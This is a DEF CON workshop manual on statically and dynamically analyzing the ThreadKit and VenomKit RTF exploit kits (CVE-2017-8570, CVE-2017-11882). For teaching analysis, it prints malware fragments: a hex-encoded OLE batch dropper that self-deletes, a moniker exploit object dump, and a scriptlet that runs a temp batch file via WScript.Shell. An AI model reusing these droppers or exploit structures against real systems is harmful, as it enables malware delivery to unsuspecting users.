

FROM EK TO DEK: ANALYZING DOCUMENT EXPLOIT KITS

Workshop Manual
DEF CON 27

JOSHUA REYNOLDS – 2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED

Introduction **3**

Setup **3**

Importing VirtualBox OVF 3

Post-Import Checks 4

RTF and ole **4**

RTF Overview **4**

Object Linking and Embeddeding (OLE) Overview **5**

compound Moniker Logic exploits **5**

Hands-on Exercise – Statically Analyze ThreadKit Composite Moniker Exploit Infection Chain 10

Hands-on Exercise – Statically Analyze ThreadKit Composite Moniker Exploit Infection Chain 10

equation editor buffer overlow exploits **10**

Hands-on Exercise – Dynamically Analyze EQNEDT32.EXE Exploitation Infection Chain 11

Hands-on Exercise – Statically Analyze EQNEDT32.EXE to Identify CVE-2017-11882 11

Hands-on Exercise – Dynamically Analyze EQNEDT32.EXE CVE-2017-11882 Exploitation 11

flash use-after-free exploit **13**

Hands-on Exercise – Statically Analyze ActionScript to Identify UAF Trigger 15

Hands-on Exercise – Statically Analyze ActionScript to Extract and Analyze Shellcode 15

JOSHUA REYNOLDS – 2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED

INTRODUCTION

The concept of an Exploit Kit typically applies to web pages which target web browser environments and exploit vulnerabilities in the browsers themselves or their supported plugins. The concept of the Document Exploit Kit is a similar scenario where a single user interaction (i.e opening a document) can result in multiple exploits being attempted against a Microsoft Office environment and its plugins (i.e ActiveX controls or supported DCOM applications). This concept is being utilized by the ThreadKit and VenomKit document exploit kits which contain multiple exploits within a single Rich Text Format (RTF) document embedded as various types of Object Linking and Embedding (OLE) objects. These document exploit kits are being used to distribute common malware families, such as AZORult, Netwire, FormBook and LokiBot, and are also being used in targeted attack campaigns against organizations. Delivery scenarios for these documents involve social engineering within spear-phishing emails to convince the user to open the documents.

The way these documents can succeed at attempting so many exploits without crashing the targeted application is their use of load ordering of these OLE objects. This is accomplished by placing logic exploits and exploits which target external applications as the first objects to be loaded, and then continue with exploits which may result in a crash, such as memory corruption vulnerabilities.

The following exploits are used by VenomKit and ThreadKit:

- URL & File Moniker Logic Exploits (CVE-2017-0199 & CVE-2017-8570)
- Equation Editor Buffer Overflow Exploits (CVE-2017-11882 & CVE-2018-0802)
- Use-After-Free vulnerability in Adobe Flash (CVE-2018-4878)


In this workshop, we will be analyzing the file moniker logic exploits, equation editor buffer overflow exploits and the Use-After-Free (UAF) exploit implemented by ThreadKit and VenomKit. Successful exploitation in ThreadKit and VenomKit execute various infection chains to deliver their final payloads. These differ based on which exploit succeeds, includes known whitelisting bypasses, and common penetration testing/red teaming techniques. In this workshop we will also be analyzing the infection chains implemented by ThreadKit and VenomKit.

SETUP


Importing VirtualBox OVF

A USB drive containing a VirtualBox OVF file, VMDK and manifest for this workshop will be provided by your instructor. Complete the following steps to import this virtual machine into VirtualBox:

1. Connect the USB to your host machine.
2. From the VirtualBox “File” menu, click on “Import Appliance…” as shown below:




3. From the appliance import menu, select the path of your OVF file on the USB in the “Appliance to import” section, as shown below:



4. Ensure the amount of RAM is set to 2048MB.
5. Click “Import” to import the virtual machine.

Post-Import Checks

Once the virtual machine has been imported, start it and ensure that the network adapter is disconnected, as shown below:



WARNING: All documents analyzed in this workshop contain real malware. DO NOT copy any of these document files to your host machine from the virtual machine and DO NOT connect the VirtualBox network interface to the internet.

RTF AND OLE

RTF Overview

The Rich Text Format (RTF) is a proprietary document file format developed by Microsoft. It's a plaintext format which supports a wide variety of embedded content, including Object Linking and Embedding (OLE) objects, pictures, fonts, annotations, and drawing objects. The RTF format uses *control words*, *control symbols*, and *groups* to define the document format and embedded objects. The control words referred to as *destinations* mark the beginning of related text that could appear at another position or destination.[1] The *objdata* destination control word precedes each embedded OLE object encoded as hexadecimal characters, an example of which can be found in Figure 1.

```
{
    \object\objhtml\v
        {
                                                                                                  \objdata
          0105000002000000080000005061636b6167650000000000000000000310100000200746173 6b2e6261
          7400433a5c496e74656c5c7461736b2e626174000000030012000000433a5c496e74656c5c7461736b
          2e626174009600000045434 84f204f46460d0a7365742074703d222574656d70255c626c6f636b2e74
          7874220d0a494620455849535420257470252028657869742920454c534520287365742074703d2225
          74656d70255c626c6f636b2e74787422202620636f7079204e554c202574702520262073746172742 0
          2f62202574656d70255c326e642e626174290d0a64656c2022257e6630220d0a657869741100000043
          003a005c0049006e00740065006c005c007400610073006b002e006200610074000800000074006100
          73006b002e006200610074001100000043003a005c0049006e00740065006c005c007400610073006b
          002e006200610074000105000000000000
        }
}
Objdata destination control word
Hex encoded OLE object
```

Figure 1: Embedded RTF Encoded OLE Object Example

All of the exploits we will be analyzing are related to *embedded* OLE objects. Extracting and decoding the hexadecimal block in Figure 1 produces a raw OLE object, as shown in Figure 2.

```
00000000: 0105 0000 0200 0000 0800 0000 5061 636b  ............Pack
00000010: 6167 6500 0000 0000 0000 0000 3101 0000  age.........1...
00000020: 0200 7461 736b 2e62 6174 0043 3a5c 496e  ..task.bat.C:\In
00000030: 7465 6c5c 7461 736b 2e62 6174 0000 0003  tel\task.bat....
```

[1] http://www.biblioscape.com/rtf15_spec.htm

```
00000040: 0012 0000 0043 3a5c 496e 7465 6c5c 7461  .....C:\Intel\ta
00000050: 736b 2e62 6174 0096 0000 0045 4348 4f20  sk.bat.....ECHO
00000060: 4f46 460d 0a73 6574 2074 703d 2225 7465  OFF..set tp="%te
00000070: 6d70 255c 626c 6f63 6b2e 7478 7422 0d0a  mp%\block.txt"..
00000080: 4946 2045 5849 5354 2025 7470 2520 2865  IF EXIST %tp% (e
00000090: 7869 7429 2045 4c53 4520 2873 6574 2074  xit) ELSE (set t
000000a0: 703d 2225 7465 6d70 255c 626c 6f63 6b2e  p="%temp%\block.
000000b0: 7478 7422 2026 2063 6f70 7920 4e55 4c20  txt" & copy NUL
000000c0: 2574 7025 2026 2073 7461 7274 202f 6220  %tp% & start /b
000000d0: 2574 656d 7025 5c32 6e64 2e62 6174 290d  %temp%\2nd.bat).
000000e0: 0a64 656c 2022 257e 6630 220d 0a65 7869  .del "%~f0"..exi
000000f0: 7411 0000 0043 003a 005c 0049 006e 0074  t....C.:.\.I.n.t
00000100: 0065 006c 005c 0074 0061 0073 006b 002e  .e.l.\.t.a.s.k..
00000110: 0062 0061 0074 0008 0000 0074 0061 0073  .b.a.t.....t.a.s
00000120: 006b 002e 0062 0061 0074 0011 0000 0043  .k...b.a.t.....C
00000130: 003a 005c 0049 006e 0074 0065 006c 005c  .:.\.I.n.t.e.l.\
00000140: 0074 0061 0073 006b 002e 0062 0061 0074  .t.a.s.k...b.a.t
00000150: 0001 0500 0000 0000 00                   .........
OLEVersion
FormatID (0x00000002 denotes an EmbeddedObject)
ClassName with prefixed length (Package class object)
NativeDataSize (size of embedded object data)
NativeData (object raw data, in this case a .bat script)
```

Figure 2: Raw OLE Object Format Example

Object Linking and Embeddeding (OLE) Overview

The Object Linking and Embedding (OLE) format is complex and extensive, however, its main purpose is to allow one application to create documents (referred to as the *container application*) which can contain or externally reference data for another application (referred to as the *creating application*).[2] There are two types of OLE objects:

1. *Embedded Objects* which contain stored application data
2. *Linked Objects* which reference external application data which resides in a different application

All ThreadKit and VenomKit exploits that we will be analyzing are embedded objects. The example in Figure 2 contains annotations for fields in the OLE `ObjectHeader` and `EmbeddedObject` structures.[3][4] These fields, in addition to those mentioned below, provide a wealth of information when looking at embedded OLE exploits, which are extracted by `rtfobj` (a tool that will be used extensively throughout this workshop):

1. FormatID – To determine whether the object is embedded or linked
2. Class name – May provide the type of object, not used past OLE 1.0
3. CSLID – GUID identifier for the creating application used in OLE 2.0 which is a part of the Compound File Directory Entry[5]
4. NativeData – Application data stored in the embedded object
5. NativeDataSize – Size of NativeData

COMPOUND MONIKER LOGIC EXPLOITS

[2] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-oleds/554a69b6-497a-4fef-a0fe-792d0dcf50fb
[3] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-oleds/3c695db0-943f-48a0-b134-939af3b3a4ca
[4] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-oleds/3395d95d-97f0-49ff-b792-28d331f254f1
[5] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cfb/60fe8611-66c3-496b-b70d-a504c94c9ace

The first exploit we will be analyzing is the CVE-2017-8570 logic vulnerability in Microsoft Office that allows the execution of a local scriptlet file using a *StdOleLink* class object. ThreadKit and VenomKit contain a scriptlet file as a `Package` OLE object that is written to `%TEMP%` when the document is opened. This is referenced by a *file moniker* which is combined with a *new moniker* to create a *composite moniker* to execute this scriptlet file.[6]

OLE objects can be extracted and analyzed from RTF documents using `rtfobj`, which is an open source python tool from the *oletools* python package. [7] First, let's analyze an example ThreadKit sample using `rtfobj` without any parameters to provide an overview of the contents of the OLE objects within the document:

```
C:\Users\User\Desktop\Workshop\Composite-Moniker-Logic-Exploits>rtfobj
          ThreadKit-Composite-Moniker-Demo.rtf
rtfobj 0.54 on Python 2.7.16 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'ThreadKit-Composite-Moniker-Demo.rtf' - size: 1410054 bytes
---+----------+--------------------------------------------------------------
id |index     |OLE Object
---+----------+--------------------------------------------------------------
0  |00022367h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 59339
   |          |OLE Package object:
   |          |Filename: u'decoy.doc'
   |          |Source path: u'C:\\Intel\\decoy.doc'
   |          |Temp path = u'C:\\Intel\\decoy.doc'
   |          |MD5 = 'f796524c10021031651f28450a8d600e'
---+----------+--------------------------------------------------------------
1  |0003F37Fh |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 305
   |          |OLE Package object:
   |          |Filename: u'task.bat'
   |          |Source path: u'C:\\Intel\\task.bat'
   |          |Temp path = u'C:\\Intel\\task.bat'
   |          |MD5 = '418334ad7eb95ff82969646a7bf5a164'
   |          |EXECUTABLE FILE
---+----------+--------------------------------------------------------------
2  |0003F663h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 561298
   |          |OLE Package object:
   |          |Filename: u'dll.dll'
   |          |Source path: u'C:\\Intel\\dll.dll'
   |          |Temp path = u'C:\\Intel\\dll.dll'
   |          |MD5 = 'e663a48197d37d909c484be8a8050d60'
   |          |EXECUTABLE FILE
---+----------+--------------------------------------------------------------
3  |00151809h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 2587
   |          |OLE Package object:
   |          |Filename: u'2nd.bat'
```

[6] https://justhaifei1.blogspot.com/2017/07/bypassing-microsofts-cve-2017-0199-patch.html
[7] https://github.com/decalage2/oletools

```
   |          |Source path: u'C:\\Intel\\2nd.bat'
   |          |Temp path = u'C:\\Intel\\2nd.bat'
   |          |MD5 = '44f9d2e55ac90aa3f3a36e4cdc6048a2'
   |          |EXECUTABLE FILE
---+----------+------------------------------------------------------------
4  |00152CC1h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 677
   |          |OLE Package object:
   |          |Filename: u'inteldriverupd1.sct'
   |          |Source path: u'C:\\Intel\\inteldriverupd1.sct'
   |          |Temp path = u'C:\\Intel\\inteldriverupd1.sct'
   |          |MD5 = '36ad6d953da9665f7ff59e4145d5278a'
---+----------+------------------------------------------------------------
5  |00153297h |format_id: 2 (Embedded)
   |          |class name: 'OLE2Link'
   |          |data size: 2560
   |          |MD5 = '8ba0cbedf32202eae0b8d2619878c215'
   |          |CLSID: 00000300-0000-0000-C000-000000000046
   |          |StdOleLink (embedded OLE object - Known Related to
   |          |CVE-2017-0199, CVE-2017-8570, CVE-2017-8759 or CVE-2018-8174)
   |          |Possibly an exploit for the OLE2Link vulnerability (VU#921560,
   |          |CVE-2017-0199)
---+----------+------------------------------------------------------------
6  |00153D2Bh |format_id: 2 (Embedded)
   |          |class name: 'Equation.3'
   |          |data size: 3584
   |          |MD5 = '9671e8bb00c28591985e27e24007f386'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+------------------------------------------------------------
7  |0015631Ch |format_id: 2 (Embedded)
   |          |class name: 'Equation.3'
   |          |data size: 3584
   |          |MD5 = '0da55340aa6397c17478ff5a07bdcc98'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+------------------------------------------------------------
```

This displays information about each embedded OLE object within the document including information about past vulnerabilities associated with each object type. In the above example, the objects with the class name `Package` are all associated files with the infection chain upon successful exploitation, and final malware payload that is executed. The composite moniker exploit is the `StdOleLink` object with the class name `OLE2Link`. Let's extract this object for further analysis using the following command line:

```
C:\Users\User\Desktop\Workshop\Composite-Moniker-Logic-Exploits>rtfobj          -s          5
         ThreadKit-Composite-Moniker-Demo.rtf
-Snip-
Saving file embedded in OLE object #0:
  format_id  = 2
  class name = 'OLE2Link'
  data size  = 2560
```

```
  saving to file ThreadKit-Composite-Moniker-Demo.rtf_object_00153297.bin
  md5 8ba0cbedf32202eae0b8d2619878c215
```

We can explore the stream contents of the extracted OLE object using `olebrowse` with the following command line:

```
C:\Users\User\Desktop\Workshop\Composite-Moniker-Logic-Exploits>olebrowse
         ThreadKit-Composite-Moniker-Demo.rtf_object_00153297.bin
```

From the GUI window, select the Ole stream and click “OK”:




Figure 3. olebrowse Stream Browser

From the GUI window select the “Hex view” and click “OK”:




Figure 4. olebrowse Hex view

From the hex view pane, you can see the hexadecimal and ASCII representation of the OLE stream:

```
00000000   01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00    ................
00000010   00 00 00 00 00 00 00 00 C0 00 00 00 09 03 00 00    ................
00000020   00 00 00 00 C0 00 00 00 00 00 00 00 46 02 00 00    ............F...
00000030   03 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46    ...............F
00000040   00 00 1A 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000060   0E 00 AD DE 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000070   00 00 00 00 00 00 00 00 38 00 00 00 32 00 00 00    ........8...2...
00000080   03 00 25 00 74 00 4D 00 70 00 25 00 5C 00 69 00    ..%.t.M.p.%.\.i.
00000090   6E 00 74 00 65 00 6C 00 64 00 72 00 69 00 76 00    n.t.e.l.d.r.i.v.
000000A0   65 00 72 00 75 00 70 00 64 00 31 00 2E 00 73 00    e.r.u.p.d.1...s.
000000B0   63 00 74 00 C6 AF AB EC 19 7F D2 11 97 8E 00 00    c.t.............
000000C0   F8 75 7E 2A 00 00 00 00 00 00 00 00 00 00 00 00    .u~*............
000000D0   00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF    ................
000000E0   06 09 02 00 00 00 00 00 C0 00 00 00 00 00 00 46    ...............F
```

```
000000F0   00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00    ................

CLSID identifying composite moniker
CLSID identifying file moniker
CLSID identifying new moniker
Path to scriptlet to execute
```

The four areas of the hex dump we want to focus on are the composite (00000309-0000-0000-C000-000000000046), file (00000303-0000-0000-C000-000000000046) and new (ECABAFC6-7F19-11D2-978E-0000F8757E2A) moniker CLSIDs, which are the COM identifiers used by Microsoft Word to identify the monikers. The hex dump also provides a path for the scriptlet to be executed (`%tMp%\inteldriverupd1.sct`). The `rtfobj` output indicates there's a file with the same filename at index 4:

```
---+----------+--------------------------------------------------------------
4  |00152CC1h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 677
   |          |OLE Package object:
   |          |Filename: u'inteldriverupd1.sct'
   |          |Source path: u'C:\\Intel\\inteldriverupd1.sct'
   |          |Temp path = u'C:\\Intel\\inteldriverupd1.sct'
   |          |MD5 = '36ad6d953da9665f7ff59e4145d5278a'
---+----------+--------------------------------------------------------------
```

Let's extract this object for further analysis using the following command line:

```
C:\Users\User\Desktop\Workshop\Composite-Moniker-Logic-Exploits>rtfobj          -s          4
         ThreadKit-Composite-Moniker-Demo.rtf
-Snip-
Saving file from OLE Package in object #0:
  Filename = u'inteldriverupd1.sct'
  Source path = u'C:\\Intel\\inteldriverupd1.sct'
  Temp path = u'C:\\Intel\\inteldriverupd1.sct'
  saving to file ThreadKit-Composite-Moniker-Demo.rtf_inteldriverupd1.sct
  md5 36ad6d953da9665f7ff59e4145d5278a
```

This results in the following scriptlet file:

```
<?XML version="1.0"?>
<scriptlet>

<registration
    description="fjzmpcjvqp"
    progid="fjzmpcjvqp"
    version="1.00"
    classid="{204774CF-D251-4F02-855B-2BE70585184B}"
    remotable="true"
         >
</registration>

<script language="VBScript">
<![CDATA[
            Set objShell = CreateObject("WScript.Shell")
            objShell.Run "CmD /C %TeMp%\TaSk.BaT",0,True
            Set objShell = Nothing
]]>
</script>
```

```
</scriptlet>
```

This scriptlet file uses VBScript to instantiate a `WScript.Shell` object and uses this to execute the `%TeMp%\TaSk.BaT` file with `cmd.exe`.

Hands-on Exercise – Statically Analyze ThreadKit Composite Moniker Exploit Infection Chain

Sample: `05627a1676123e43d2fe9176213164ea1e8dda716a6fead8237cd774a31d21b7`

Use the techniques described above to identify the remainder of the infection chain that is initiated by the above scriptlet and answer the following questions:

1. What is the lock file that prevents the infection chain from running again if multiple exploits succeed?
2. How is the final malware executed?
3. What is displayed to the user once the infection chain completes?
4. What cleanup is done to prevent recovery of these artifacts?

Hands-on Exercise – Statically Analyze ThreadKit Composite Moniker Exploit Infection Chain

Sample: `09bc978ebdc88d4f2cd380f14a33d8181f99f5d42dfda3d4e48cce6447a6e8f9`

Use the techniques described above to analyze this sample's infection chain and answer the following questions:

1. What technique is used to obfuscate the final malware payload?
2. How is the final malware executed?
3. What is displayed to the user upon successful execution of the infection chain?

EQUATION EDITOR BUFFER OVERFLOW EXPLOITS

Sample: `05627a1676123e43d2fe9176213164ea1e8dda716a6fead8237cd774a31d21b7`

Analyzing this document with `rtobj` shows two `Microsoft Equation 3.0` embedded OLE objects:

```
---+----------+--------------------------------------------------------------
6  |00153D2Bh |format_id: 2 (Embedded)
   |          |class name: 'Equation.3'
   |          |data size: 3584
   |          |MD5 = '9671e8bb00c28591985e27e24007f386'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+--------------------------------------------------------------
7  |0015631Ch |format_id: 2 (Embedded)
   |          |class name: 'Equation.3'
   |          |data size: 3584
   |          |MD5 = '0da55340aa6397c17478ff5a07bdcc98'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+--------------------------------------------------------------
```

The creating application for this type of OLE object is the Microsoft Equation Editor (EQNEDT32.EXE). When Microsoft Word observes the CSLID for these objects (`0002CE02-0000-0000-C000-000000000046`) the EQNEDT32.EXE process will be launched by the *DCOM Server Process Launcher* service and binary equation data will be sent to this process using the Distributed Component Object Model (DCOM). DCOM is an extension to Microsoft's Remote Procedure Call protocol and EQNEDT32.EXE acts as the server to process messages received from Microsoft Word.[8]

Hands-on Exercise – Dynamically Analyze EQNEDT32.EXE Exploitation Infection Chain

Open Process Monitor to begin analyzing dynamic process activity and filter on only Process and Thread activity as seen in Figure 5.



Figure 5. Process Monitor Process and Thread Activity Filter

Open the EQNEDT32-Exploit-Demo.rtf document to observe dynamic exploitation being conducted by the document. Find a `Process Create` operation and on this operation by right clicking on the text and selecting `Include 'Process Create'` as seen in Figure 6.




Figure 6. Process Monitor Filter On Process Create

Based on the `Process Create` operations, answer the following questions:

1. What process started EQNEDT32.EXE?
2. What process and command did EQNEDT32.EXE execute once it was created?
3. What did this process execute to load the final malware payload?

Hands-on Exercise – Statically Analyze EQNEDT32.EXE to Identify CVE-2017-11882

Sample: `05627a1676123e43d2fe9176213164ea1e8dda716a6fead8237cd774a31d21b7`
EQNEDT32.EXE: `3c4a68070f3d7f14e488ae4f7ede8e7add0f8029995dc800833126ca062a2c6c`

Open the provided EQNEDT32.EXE binary in idafree70 and navigate to the function starting at `0x41160f`. This function processes supplied equation MTEF Font record names which are user-controlled data and can be used to trigger CVE-2017-11882.[9] The Font name is the first supplied argument to the function. Based on this information, and the remaining disassembly, answer the following questions:

1. What vulnerability does this function contain?
2. How can you exploit this vulnerability?

Hands-on Exercise – Dynamically Analyze EQNEDT32.EXE CVE-2017-11882 Exploitation

Exploitation can also be observed through dynamic analysis by attaching to the EQNEDT32.EXE DCOM server when it is launched using a debugger. In order to set a debugger to automatically attach to the process when it is launched, we have to set the Image File Execution Options for the process name under the registry path:

[8] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dcom/86b9cf84-df2e-4f0b-ac22-1b957627e1ca
[9] http://rtf2latex2e.sourceforge.net/MTEF3.html#FONT_record

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options`.

Open `regedit.exe` and navigate to this registry key, as seen in Figure 7.




Figure 7. Image File Execution Options for EQNEDT32.EXE

Add a registry `String Value` with the name "Debugger" as seen in Figure 8.




Figure 8. Adding a String Value in Regedit

Set the value data to the path of x32dbg as seen in Figure 9.



Figure 9. x32dbg Set Debugger Path in Image File Execution Options

Execute EQNEDT32.EXE manually to ensure the debugger automatically attaches to the process as shown in Figure 10.




Figure 10. Manual Execution of EQNEDT32.EXE

If successfully configured, x32dbg will launch and will stop at the System set breakpoint as shown in Figure 11.




Figure 11. x32dbg Attached to EQNEDT32.EXE On Launch

Dynamically analyze the exploit as it is executed using the following steps:

1. Exit the current debugging session and open the EQNEDT32-Exploit-Demo.rtf document.
2. The EQNEDT32.EXE DCOM server will launch and you will see the same breakpoint hit as shown in Figure 11.
3. Hit CTRL+g and type in the address of the vulnerable function `0x41160f` and hit enter to navigate to this address.
4. Set a breakpoint at this address by hitting F2 and run the application by hitting SHIFT+F9.
5. You will first hit the entry point (EP) for the application. Continue to the function breakpoint by hitting SHIFT+F9 again.
6. The first call to this function is a benign MTEF structure being processed. Hitting SHIFT+F9 again will bring us to when this function is being exploited by the malicious embedded MTEF Font structure.
7. Set a breakpoint on the return instruction from the vulnerable function (`ret`) at the address `0x411874`.
